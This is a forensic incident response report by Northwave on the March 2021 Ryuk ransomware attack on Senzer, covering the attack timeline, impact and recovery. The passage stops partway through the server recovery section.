NORTHWAVE
Intelligent Security Operations

Incident “Valkenburg”

Version: 1.0
Date: 7 April 2021
Author: [redacted]

COLOFON

NORTHWAVE INVESTIGATION BV

Office address:
Van Deventerlaan 31-51, 3528 AG Utrecht
Postal address:
Postbus 1305, 3430 BH Nieuwegein
E-mail:
info@northwave.nl

Phone number office:
+31 (0) 30 303 1240
Phone number NW-CERT (24*7):
NL: 0800 1744 or International: +31 (0) 85 043 7909
Website:
www.northwave.nl

VERSIONING AND AUTHORS

Version	Date	Main author	Title	Status
0.1	13-03-2021	[redacted]	IR Coordinator	Draft
0.2	19-03-2021	[redacted]	IR Investigator	Draft
0.3	22-03-2021	[redacted]	Operational Lead CERT	Review
0.9	23-03-2021	[redacted]	IR Investigator	Pre-final
0.91	01-04-2021	[redacted]	Operational Lead CERT	Pre-final

APPROVAL

Version	Date	Reviewer	Title	Status	Signature
1.0	07-04-2021	[redacted]	General Manager	Final	[redacted]

CONDITIONS

NORTHWAVE
Intelligent Security Operations

Table of contents

Management Summary

On 9 March 2021, Senzer suffered from a large-scale ransomware attack affecting their entire IT infrastructure. Because a large part of their organisation relies on the same underlying IT infrastructure, almost all of the divisions of Senzer were unable to conduct their business. Furthermore, Senzer could not perform payments for social welfare benefits and the Temporary Transitional Arrangement for Self-Employed Persons (Tozo).

From 9 March 2021 onwards, Northwave assisted Senzer with the recovery from the ransomware attack and restoration of the IT infrastructure to get Senzer back in business. Northwave helped create a recovery plan, clean infected servers from malware using a clean-up and recovery workflow and investigate the root cause of the incident to prevent reoccurrence of the infection.

To structure our investigation, we formulated the following research questions:

1. **How did the attacker manage to establish access to the network of Senzer?**

During the root cause, Northwave investigated several hypotheses related to the initial entry point. Unfortunately, there was no evidence directly indicating the initial point of access for the attack. Northwave found the earliest evidence of attacker activity on SRV-[redacted] on 27 February 2021 at 11:59:00 when the attacker deployed a backdoor connecting to IP address "[redacted]". This activity took place on SRV-[redacted], which is one of the Citrix terminal servers of Senzer.

The group behind the attack is known to use spear-phishing e-mails and publicly accessible remote desktop services to gain access to the networks of their targets[1]. Northwave investigated the e-mail environment of Senzer, which did not produce any evidence indicating that the attacker obtained access to the network through a phishing e-mail.

Furthermore, Senzer encountered difficulties using multi-factor authentication for Citrix and was in the process of migrating to Windows Virtual Desktop. During this process, the vulnerability of Citrix made brute-forcing the Citrix server a valid tactic for the attacker. Based on these facts, Northwave presumes that the attacker gained access to the network of Senzer by brute-forcing the Citrix servers around 27 February 2021.

[1] https://www.secpod.com/blog/ryuk-ransomware/

2. **What were the steps that the attacker took after gaining access?**

Once the attacker gained access to the network around 27 February 2021, the attacker placed two backdoors on SRV-[redacted] on 27 February at 11:59 and 12:21. Afterwards, the attacker resurfaced on 3 March 2021, when the attacker started placing backdoors on other systems within the network, starting with SRV-[redacted] at 15:59. Subsequently, on 4 March 2021, the attacker laterally moved to the domain controller SRV-[redacted] from SRV[redacted].

On 8 March, the attacker dumped a list of all systems in the Active Directory to a file at 22:29:35 on system SRV-[redacted]. On 8 March at 22:36:22, the attacker created the "C:\Share$\" folder on SRV[redacted], which contained the tools used to distribute and execute the ransomware on all the systems in the network. The attacker started deploying the ransomware on 9 March at 1:28:51. Northwave found a set of tools left behind by the attacker located in the "C:\Share$\" folder on SRV[redacted]. The attacker likely used these tools to deploy ransomware to all Windows systems in the environment using the list of assets compiled on SRV[redacted] on 8 March at 22:29:35. During the attack, the attacker also attempted to tamper with evidence by deleting and clearing logs, which was successful for SRV[redacted] and ATL[redacted] on 4 & 5 March and 8 March, respectively.

3. **Did the attacker exfiltrate personally identifiable information or confidential information?**

The root cause analysis executed by Northwave did not indicate that data exfiltration occurred within the network of Senzer. Northwave did observe a few requests characterising potential exfiltration. However, the traffic volume was limited, meaning that data exfiltration based on these requests was practically impossible. Northwave did not identify any other indications for data exfiltration on any of the systems that Northwave examined. Based on Northwave's previous experience and community threat intelligence, the threat actors behind the attack are also not known to have exfiltrated data in previous engagements. Therefore, Northwave deems it highly unlikely that the attackers exfiltrated data.

4. **Is the environment of Senzer now secure?**

During the incident, several measures have been put in place to ensure a secure recovery of the environment of Senzer. In the recovery process, we equipped all servers and endpoints with Microsoft Defender for Endpoint (MDE). MDE connects to the Northwave SOC, which monitors the environment of Senzer 24/7. Senzer reset all passwords and enabled multi-factor authentication for all internet-facing applications. With these measures in place, Senzer is now reliably protected against the type of attacks that caused this incident.

Before the incident, Senzer was already acting correctly on their long-term cyber resilience program. In essence, the attack's initial entry would probably not have been present if it happened a few months later since Senzer was already in the process of mitigating this risk. Furthermore, Senzer's procedure for

adequate backups allowed them to recover from the attack entirely. Additionally, Senzer proved to be well prepared for cyber-related incidents and acted perfectly on the pre-defined incident response plans.

During the recovery phase, Senzer realised many points from their security roadmap immediately. Since Senzer already performed most preparations for these topics, we could quickly implement specific solutions during the incident. Additionally, Northwave suggested several recommendations to further improve the security of Senzer and keep the measures up to date.

1 Introduction

On Tuesday, 9 March 2021, at 11:26 CET, Northwave set up a call with Senzer to discuss their ongoing ransomware incident. Senzer stated that a ransomware attack occurred within their IT infrastructure on 9 March 2021. The ransomware attack had a major impact on the daily operation of all critical processes of Senzer. Senzer disconnected all infected servers from the IT infrastructure and disabled the connectivity of the network. During the triage, it became apparent that most of the company suffered from the attack and that all servers were supposedly encrypted.

Senzer requested assistance with assessing the situation, recovery of their data and the corresponding incident investigation. Senzer decided to deploy Northwave to assist them in dealing with the incident and the associated incident investigation to prevent the infection's recurrence.

1.1 OBJECTIVES

The objectives of the response that Northwave carried out were as follows:

1. Support Senzer in assessing the current situation regarding the ransomware infection
    a. Identifying the infected systems
    b. Determining the ransomware type
    c. Assessing backup and other recovery options
    d. Prioritising asset recovery
    e. Determining whether data was exfiltrated
2. (Possibly) set up a communication channel with the attacker and investigate whether payment for a decryptor tool is an option to be considered
3. (Optionally) Implement an Endpoint Monitoring and Response Service to increase visibility of malicious activity in the network and have the ability to respond in real-time to attacker activity
4. Assist Senzer in restoring and/or rebuilding the IT environment in a secure manner
5. Conduct a forensic investigation of the root cause of the attack as well as its impact to prevent it from reoccurring

1.2 INCIDENT RESPONSE TEAM

The following Northwave investigators were involved:

- [redacted], IR Coordinator
- [redacted], IR Coordinator
- [redacted], IR Investigator
- [redacted], IR Investigator
- [redacted], IR Investigator
- [redacted], IR Investigator

1.3 READING GUIDE

All dates in this report are notated in Coordinated Universal Time (UTC), unless specified otherwise.

2 Situation and Impact

2.1 CRISISTEAM AND STRUCTURE

The first step that Senzer took upon discovering the incident was to disconnect their IT infrastructure from the internet. Additionally, Senzer requested a Computer Emergency Response Team's assistance to adequately and securely recover from the incident. To comply with the legal obligations in case of a ransomware incident, Senzer immediately informed the Data Protection Authority and contacted the Information Security service (IBD) from the Association of Dutch Municipalities. Additionally, Senzer approached the cybersecurity department of the police with the help of Northwave. Senzer also immediately contacted the municipalities' data protection officers and issued a first statement on both their internal communication medium and on social media. Furthermore, a Senzer spokesperson informed the press that same day, which resulted in an article in the Eindhovens Dagblad at 18:36[2]. Senzer also arranged a call team for the next day to answer questions from any potential duped parties.

Northwave was deployed to be in charge of the incident response investigation and getting Senzer back to business as usual as quickly as possible. During the investigation, IT employees of Senzer assisted Northwave with the recovery. Additionally, Northwave had a meeting with Senzer's board on Tuesday, 16 March 2021. Northwave is a Dutch Cybersecurity company headquartered in Utrecht, with a subsidiary in Leipzig. Northwave is licensed by the Dutch Ministry of Justice and Security to conduct private investigations into (cyber) incidents. The members of the Computer Emergency Response Team (CERT) of Northwave are certified as private investigators and possess extensive experience in digital forensics and cybersecurity.

2.2 INVESTIGATION

When Northwave started the incident response activities on Tuesday, 9 March 2021, Senzer and Northwave set up a briefing with the entire Management Board and the IT team to elaborate on the current situation. In this meeting, Senzer clarified what exactly happened and indicated which business processes were affected. Additionally, Senzer presented a general overview of the organisation's structure and operations, both from a technical and business perspective.

Subsequently, Northwave and Senzer collectively determined that nearly all servers were infected and drafted a prioritised list for restoring the systems. Additionally, Northwave examined the type of ransomware and assessed, together with Senzer, whether backup and recovery options were still available. Saving storage snapshots had succeeded the night before. Senzer had 2 levels of backups: offline Storage Snapshots of most VMs and online Veeam Backups, both on-site and off-site.

[2] https://www.ed.nl/helmond/cybercrime-bij-werkbedrijf-senzer-nog-onduidelijk-of-er-bij-deze-inbraak-persoonsgegevens-zijn-gestolen~aa42cb9e/

The absolute top priority was the on-time payment of social welfare benefits and the Temporary Transitional Arrangement for Self-Employed Persons (Tozo) on Wednesday, 10 March 2021. Next, Northwave started with the containment, eradication and recovery phases of the incident to ensure a swift recovery and getting Senzer back to business as usual as quickly as possible, with the help of Senzer's IT department.

2.3 ORGANISATION AND INFRASTRUCTURE OVERVIEW

2.3.1 Organisation Overview

Senzer employs about 2400 people in Helmond. Senzer is a work company that implements the Participation Act for seven municipalities in the labour market region of Helmond-De Peel: Asten, Deurne, Geldrop-Mierlo, Gemert-Bakel, Helmond, Laarbeek en Someren. In this way, they are serving a region with 250,000 inhabitants. Senzer employs more than 2,000 people at hundreds of companies. They also provide income support for 4,500 welfare clients and ensure meaningful social participation for hundreds of people. Additionally, Senzer executes the Temporary Bridging Scheme for Self-Employed Entrepreneurs (Tozo) for the labour market region of Helmond-De Peel. This is a support from the government for self-employed entrepreneurs who are having a hard time financially during the COVID crisis.

The most critical business processes within Senzer are:

- Income support
- On track to employment
- Apprenticeship centre
- Staff - Facility Management
- FIM – ICT
- General – HRM – Control

2.3.2 IT Infrastructure Overview

Senzer's IT infrastructure, located in Helmond, consists of 80 servers and 535 clients. The network consists of a flat design, without any subnets or access policies between the subnets. All systems are reachable from any of the other systems on the network. Backups were available for all the servers and used to restore Senzer's environment.

The image below depicts an overview of the organisation's network.




Figure 1: Network overview of Senzer

2.3.3 Affected Systems

Northwave constructed a prioritised list for the restoration of the servers together with Senzer. The main goal of this approach is to resume critical business processes as soon as possible. The ransomware encrypted all domain-joined Windows-based servers on the network of Senzer. Additionally, several domain-joined client devices that happened to be running during the attack were encrypted.


3 Ransomware overview

Ransomware is a form of malware[3] that encrypts a victim's files. The attacker then demands a ransom from the victim to restore access to the data upon payment. Users are shown instructions for how to pay a fee in cryptocurrencies (e.g., Bitcoin) to get the decryption key. More recently attackers tend to exfiltrate sensitive data and are also threatening to publish the victim's data if they fail to oblige in paying the demanded ransom.

3.1 PHASES OF A RANSOMWARE ATTACK

During a cyberattack the different steps an attacker performs can be categorised in three main categories.

- Initial access (IN)
- Network propagation (THROUGH)
- Action on objectives (OUT)




[3] https://www.csoonline.com/article/3295877/malware/what-is-malware-viruses-worms-trojans-and-beyond.html

3.2 RANSOMWARE AS A SERVICE SUPPLY CHAIN

Lately, there is an increasing trend observed in the cybercriminal industry called "Ransomware as a Service (RaaS)". RaaS is a business model that is increasing in popularity amongst ransomware authors[4]. RaaS is a service, offered by ransomware developers that allow cybercriminals to rent ransomware. RaaS aims to simplify ransomware attacks for criminals that lack the technical skills to build their own ransomware in exchange for a part of the ransom acquired by the criminals. This business model allows many ransomware developers to collaborate with other seasoned cybercriminals that can distribute ransomware in large networks to which they already have access.

RaaS is transforming the way a ransomware attacks works, involving several distinct actors. Generally, we can divide the supply chain for such attacks can in four stages, as shown below.



3.3 RANSOMWARE TYPE

Based on the ransom note, Northwave identified that the attacker used Ryuk ransomware. Searching for parts of the ransom note text on the internet showed that the ransom note is used by default by Ryuk ransomware. The ransomware creates a ransom note in every folder named "RyukReadMe.html". This HTML file opens a website that shows the victim how to contact the attacker (see figures Figure 2, Figure 3 & Figure 4).

Ryuk ransomware is a type of ransomware that has been around for about three years now. First sighted in August of 2018[5], Ryuk ransomware is a type of ransomware that specifically targets enterprise

[4] http://essay.utwente.nl/81595/1/Keijzer_MA_EEMCS.pdf
[5] https://www.crowdstrike.com/blog/big-game-hunting-with-ryuk-another-lucrative-targeted-ransomware/

environments. The ransomware is known to be involved in high profile cases such as the attack on a large French IT services company in October of 2020[6] and several hospitals in the United States of America[7].

contact

Ryuk

balance of shadow universe

Figure 2: Webpage of the attacker





Figure 3: Instructions to get in contact with the attacker

[6] https://www.bleepingcomputer.com/news/security/sopra-steria-expects-50-million-loss-after-ryuk-ransomware-attack/
[7] https://www.bleepingcomputer.com/news/security/brooklyn-and-vermont-hospitals-are-latest-ryuk-ransomware-victims/




balance of shadow universe

Figure 4: Contact form of the attacker

4 Incident response

Usually, we structure an incident response investigation in three phases: containment, eradication and recovery. Together with Northwave, Senzer underwent these three phases, as described below.



4.1 CONTAINMENT

The goal of containment is to stop the attack before it overwhelms resources or causes damage. The containment strategy will depend on the level of damage the incident can cause, the need to keep critical services available to employees and customers, and the solution's duration — a temporary solution for a few hours, days or weeks, or a permanent solution. As an adequate immediate solution, Senzer handled perfectly by disconnecting their network from the internet.

As part of containment, it is essential to identify the root cause of the incident. Knowing the root cause allows you to block communication from the attacker and also identify the threat actor, understand their modus operandi, and search for and block other communication channels they may be using. Northwave was able to identify the path and tools that the attacker used to move laterally within the network and deploy the ransomware as part of the root cause analysis, as explained in chapter 7.

Based on the incident response investigation findings, Northwave constructed an action plan together with Senzer to ensure a safer and more heavily guarded environment.

4.2 ERADICATION

This phase included stopping malicious processes, deleting files, resetting passwords, enabling multi-factor authentication (MFA) and cleaning/reimaging affected devices. Since we could identify all infected servers of Senzer, we could remove all malicious processes and files. This way, we performed containment actions such as stopping backdoors or reinfection and isolating endpoints infected by malware from the network. Northwave's response orchestration capabilities provided the means to terminate the attacker's presence

and activity from all parts of the environment: infected hosts, malicious files, compromised user accounts and attacker-controlled traffic.

Finally, once we eradicated each threat, Senzer started to restore systems and recover normal operations as quickly as possible, taking steps to ensure an intruder cannot attack the same assets again. Northwave assisted Senzer in recovering their IT infrastructure from the available storage snapshots safely and securely.

4.3 RECOVERY

Due to the nature of the attack and the proven compromised accounts, we must assume that the attacker compromised the entire active directory of Senzer. Hence, it was necessary to reset all passwords, including all accounts on software-as-a-service applications. Senzer encountered difficulties using MFA for Citrix and was already in the process of migrating to Windows Virtual Desktop before the attack. Hence, the Citrix machines were all decommissioned, advocating a new Windows Virtual Desktop environment with MFA enabled. These measures ensure an uncompromised Active Directory and make it increasingly more difficult for an attacker to compromise another account.

Moreover, to ensure a safe and monitored environment after recovery, Northwave deployed a managed endpoint detection and response (EDR) service based on Microsoft Defender Antivirus and Defender for Endpoint[8]. Conventional antivirus software protects against malicious files based on signatures and heuristics. EDR takes this a step further by logging all activity on endpoints. It uses this logging to detect malicious software and suspicious behaviour of users and processes. In addition to detection and prevention, it also enables the organisation to respond to threats on endpoints. Northwave's Security Operations Centre (SOC) now monitors the entire environment of Senzer 24*7 using this EDR solution, initially for three months. Furthermore, Senzer decommissioned outdated systems and reimaged all client devices to reduce the potential attack surface.

Senzer had two levels of backups: three days of storage snapshots of most VMs as well as long-term online Veeam Backups stored on Dell EMC Data Domain appliances, both on-site and off-site. Both the Veeam and VMWare vCenter servers were domain-joined. The Data Domain storages on both sites were empty; probably, the attacker deleted them on one appliance, which replicated to the other in real-time. Northwave did not observe any evidence for extraction on both appliances. Since the storage snapshots were not accessible to the attacker, they were still available. Senzer used the storage snapshots of 8 March 2021 04:00 to restore most VMs.

Because Senzer had already adopted the principle and ethics of not paying the ransom from the start, Senzer did not fulfil the ransom demand. The Storage Snapshots' availability and integrity, dating back to 8 March 2021 04:00, supported this decision and allowed a full recovery.

[8] https://northwave-security.com/end-point-detection-response/

Northwave created a roadmap for the recovery of the IT infrastructure. How this roadmap was created and executed is described in the coming sections.

4.3.1 Asset Prioritization

Upon arrival at the Senzer site in Helmond on Tuesday, 9 March 2021, the Northwave CERT determined a roadmap to recovery. The Northwave CERT prepared a prioritised list of business applications in collaboration with Senzer, which functioned as a guideline for the order of recovery attempts, see Figure 5.

#	Sub-programme	Business-critical application
1	- Inkomensondersteuning - Op weg naar werk - Staf – Facilitair - FIM – ICT	[redacted]
2	- Op weg naar werk - FIM – ICT	[redacted]
3	- Leerwerkbedrijf - FIM – ICT - Algemeen – HRM – Control	[redacted]
4	- FIM – ICT - Algemeen – HRM – Control	[redacted]
5	- Leerwerkbedrijf - FIM – ICT	[redacted]
6	- Op weg naar werk - Leerwerkbedrijf - FIM – ICT	[redacted]
7	- FIM – ICT - Algemeen – HRM – Control	[redacted]

Figure 5 : Prioritised list of business-critical applications.

The Northwave CERT determined the most important business processes in collaboration with Senzer, linked those processes to the business applications and determined each application's prioritisation. This functioned as a guideline for the order of recovery attempts.

Based on the business priorities, the Northwave CERT created a mapping of business processes and applications to individual servers and their dependencies. As priorities changed and more information became available as the recovery progressed, Northwave constantly adjusted the operational plan and primary focus accordingly.

The Northwave CERT presented daily reports to the management to track progress and summarize collected knowledge. These daily reports included an overview of the different business-critical applications' status, mapped to their specific servers (see below example in Figure 6).

Business Proces	Server	Hostname	Status
ICT	Management server (W10+Citrix)	W-[redacted]	Restored
ICT	Personalisation server (W10+Citrix)	W-[redacted]	Restored
ICT	AD DC DNS DHCP	SRV-[redacted]	Restored
ICT	AD DC DNS DHCP	SRV-[redacted]	Restored
ICT	Domain Controller 1	SRV-[redacted]	Restored
ICT	Domain Controller 2	SRV-[redacted]	Restored
ICT	Domain Controller 3	SRV-[redacted]	Restored
ICT	Network Policy Server (Wi-Fi)	SRV-[redacted]	Restored
ICT	DFS fileserver tbv ICT afdeling	SRV[redacted]	Restored
ICT	Nieuwe SCCM server	SRV-[redacted]	Restored
ICT	Offline Root CA (staat uit!)	SRV-[redacted]	Restored

Figure 6: Example status update on the restoration of the IT infrastructure

4.3.2 Server Recovery Process

After having determined which server assets had priority for recovery, Northwave worked out a tailor-made recovery workflow to restore servers in the company network. Since the process of recovering all assets would take a decent amount of time, it needed to be both streamlined and secure to keep preventing the attack from further spreading or happening again.

A global flowchart visualised the complete recovery workflow, see Figure 7, and IT personnel received detailed instructions to follow this process.

